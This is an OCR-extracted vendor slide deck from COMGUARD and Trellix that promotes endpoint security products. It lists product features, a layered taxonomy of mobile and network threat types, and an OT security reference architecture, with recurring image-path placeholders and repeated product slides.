
COMGUARD

cyber security masters

Endpoint Security
Nestřežená brána do podnikové sítě

Martin Votava, Sales Director, COMGUARD
Thorsten Merz, Solutions Engineer, Trellix

Trellix Product Lines



COMGUARD

Trellix Endpoint Security Products

Formerly FireEye Formerly McAfee

Endpoint Security (ENS)

Next Generation Antivirus

- Managed & Standalone
- Suitable for Air-Gapped
- Windows, Linux, Mac and Command Line Options

Endpoint Forensics (HX)

Next Generation Forensics

- Managed
- Suitable for Air-Gapped
- Windows, Linux, and Mac

Endpoint Detection & Response (EDR)

Endpoint Detection, Investigation and Response

- Managed
- Requires Cloud
- Windows, Linux, and Mac

Device Control

Control of Endpoint Devices

- Managed & Standalone*
- Suitable for Air-Gapped
- Windows and Mac

MOVE Security

AV for Virtual Environments (Offload Scanning)

- Managed & Standalone
- Suitable for Air-Gapped
- Windows and Linux*

Threat Intelligence Exchange

Local Threat Intelligence

- Managed
- Suitable for Air-Gapped*
- Vmware, Hyper-V, Citrix

Application & Change Control

Black Box Technology

- Managed & Standalone
- Suitable for Air-Gapped
- Windows and Linux

Policy Auditor

System Compliance Auditing


- Managed
- Suitable for Air-Gapped
- Windows, Linux and Mac

Mobile Security

Security for Mobile Devices

- Managed
- MDM Integration
- iOS and Android

COMGUARD


CLOUD OR ON-PREMISE DEPLOYMENT
ENDPOINT SECURITY
MALWARE DETECTION CLOUD LOOKUP
OPEN FRAMEWORK
FULL OPEN API
SIEM COMPATIBLE
FIREEYE MARKET
HX TOOL
API DOCS
STORYTIME
DETECTION / PROTECTION
Main EPP features
MALWARE PROTECTION
MALWARE GUARD
EXPLOIT GUARD
DEVICE GUARD
TECHNIQUES COVERAGE
PROCESS GUARD
UAC PROTECT
AMSI
REAL TIME IOC DETECTION
DENY LIST
INVESTIGATION
TRIAGE SUMMARY
FORENSIC ACQUISITION
AUDIT VIEWER
ENRICHMENT
XDR features
IOC STREAMING
STORYTIME
AGENT HEALTH
THREAT HUNTING
CUSTOM IOC
ENTERPRISE SEARCH
LOGON TRACKER
EVENT STREAMER
PROCESS TRACKER
APPLICATION TRACKER (Q1'23)
RESPONSE
QUICK CONTAINMENT
OFFLINE INVESTIGATION
HOST REMEDIATION
CUSTOM SOURCE

COMGUARD

Trellix Endpoint Security Products

Formerly FireEye Formerly McAfee

Endpoint Security (ENS)

Next Generation Antivirus

- Managed & Standalone
- Suitable for Air-Gapped
- Windows, Linux, Mac and Command Line Options

Endpoint Forensics (HX)

Next Generation Forensics

- Managed
- Suitable for Air-Gapped
- Windows, Linux, and Mac

Endpoint Detection & Response (EDR)

Endpoint Detection, Investigation and Response

- Managed
- Requires Cloud
- Windows, Linux, and Mac

Device Control

Control of Endpoint Devices

- Managed & Standalone*
- Suitable for Air-Gapped
- Windows and Mac

MOVE Security

AV for Virtual Environments (Offload Scanning)

- Managed & Standalone
- Suitable for Air-Gapped
- Windows and Linux*

Threat Intelligence Exchange

Local Threat Intelligence

- Managed
- Suitable for Air-Gapped*
- Vmware, Hyper-V, Citrix

Application & Change Control

Black Box Technology

- Managed & Standalone
- Suitable for Air-Gapped
- Windows and Linux

Policy Auditor

System Compliance Auditing

- Managed
- Suitable for Air-Gapped
- Windows, Linux and Mac

Mobile Security

Security for Mobile Devices

- Managed
- MDM Integration
- iOS and Android


L6-7 – APPLICATION + PRESENTATION
Data
L5 – SESSION
Keys
L4 – TRANSPORT
Segment, Datagram
L3 – NETWORK
Packet
L2 – MAC / DATA LINK
Frame
L1 – PHSYICAL
Bit
APPS
AV/Malware (Ransomware, Trojans, Adware, Spyware)
Access Abuse (Unsecured Apps and Privacy Risk)
Repackaged Apps
3rd Party Lib / Back Door
Time Bombs
Download & Execute
USER
Social Engineering
Lack of Security Awareness
False sense of security
BROWSER, EMAIL
Known Browser CVEs
Attachments (PDF, DOC,XLS)
Spear phishing Emails
Session Hijacking
Man In The Browser
Fake SSL Certificates (SSL Decryption)
SSL Stripping
MULTIMEDIA
Stagefright (24 CVEs)
11+ Threat Vectors (MMS, Browser, Downloads, Email, Facebook App, Gallery, etc.)
Ransomware
SMS, MMS
Spear phishing SMS
Malicious MMS
Stagefright (24 CVEs)
CONTAINERS
Unlocked Containers
VPN, Micro VPN
RECON SCANS
IPv4, IPv6 Scans
TCP, UDP Scans
ARP Scans
OS / KERNEL
OS Exploits
Kernel Exploits
Malicious Profiles (iOS)
Network Configuration Attacks (DNS, Proxy, Gateway)
Over The Air (OTA) updates (like Swift Key)
Remote Device Management
Shared Lib Injection
Persistent File System Modifications
WIFI
Rogue AP
ARP MITM
ICMP Redirect
ICMP Double Direct
SSL Striping
Session Hijacking
Fake SSL Certificates
NFC, BLUETOOTH
NFC Proxy
Malicious Bluetooth
RADIO
Rogue Cell tower / Femtocell
MITM
Location Tracking
USB
Malicious Chargers
Juice Jacking
Key Loggers
Shared Lib Injection
Unsecured Memory Cards
Application
Network
Device

COMGUARD

Trellix Endpoint Security Products

Formerly FireEye Formerly McAfee

Endpoint Security (ENS)

Next Generation Antivirus

- Managed & Standalone
- Suitable for Air-Gapped
- Windows, Linux, Mac and Command Line Options

Endpoint Forensics (HX)

Next Generation Forensics

- Managed
- Suitable for Air-Gapped
- Windows, Linux, and Mac

Endpoint Detection & Response (EDR)

Endpoint Detection, Investigation and Response

- Managed
- Requires Cloud
- Windows, Linux, and Mac

Device Control

Control of Endpoint Devices

- Managed & Standalone*
- Suitable for Air-Gapped
- Windows and Mac

MOVE Security

AV for Virtual Environments (Offload Scanning)

- Managed & Standalone
- Suitable for Air-Gapped
- Windows and Linux*

Threat Intelligence Exchange

Local Threat Intelligence

- Managed
- Suitable for Air-Gapped*
- Vmware, Hyper-V, Citrix

Application & Change Control

Black Box Technology

- Managed & Standalone
- Suitable for Air-Gapped
- Windows and Linux

Policy Auditor

System Compliance Auditing

- Managed
- Suitable for Air-Gapped
- Windows, Linux and Mac

Mobile Security

Security for Mobile Devices

- Managed
- MDM Integration
- iOS and Android

COMGUARD Trellix Product Portfolio – OT Security Reference

Level 5


SOC (NDR & XDR)



SAAS\IAAS\PAAS



Threat Intelligence

Level 4


Office Services


IT Services


Resource Planning


Business Analytics


CRM

Level 3.5


OT SIEM


OT ePO


OT NSP & Forensics


OT IVX



Local Threat Intel


Level 3


Engineer Workstation



Historian


Mobile Tablets, Scanners & Printers


Plant Management Systems


IIOT Gateway


Level 2


SCADA


RTU



PLC


HMI


DCS


Level 1


Actuators


SIS


Sensors

Level 0




Trellix and Sky-High Partnership provides CASB, DLP, Web Security and Threat Protection for multi-cloud services


Helix Connect Extended Detection and Response Platform (XDR)


Threat Intelligence Insights, GTI, DTI , ATLAS, IntaaS


SIEM On-premises next generation SIEM, analytics, log storage and anomaly detection


ePO centralized management and automated responses



NSP & Network Forensics advanced malware attack detection, lateral movement and forensics


Intelligent Sandbox next generation sandbox technology and integrations


Local Threat Intelligence on premises threat intelligence and immediate remediation


Endpoint Security Anti-Malware, EDR, Forensics, Integrity Control and Device Control

Endpoint Security Reference Architecture



Trellix

Trellix Wise

Generative AI

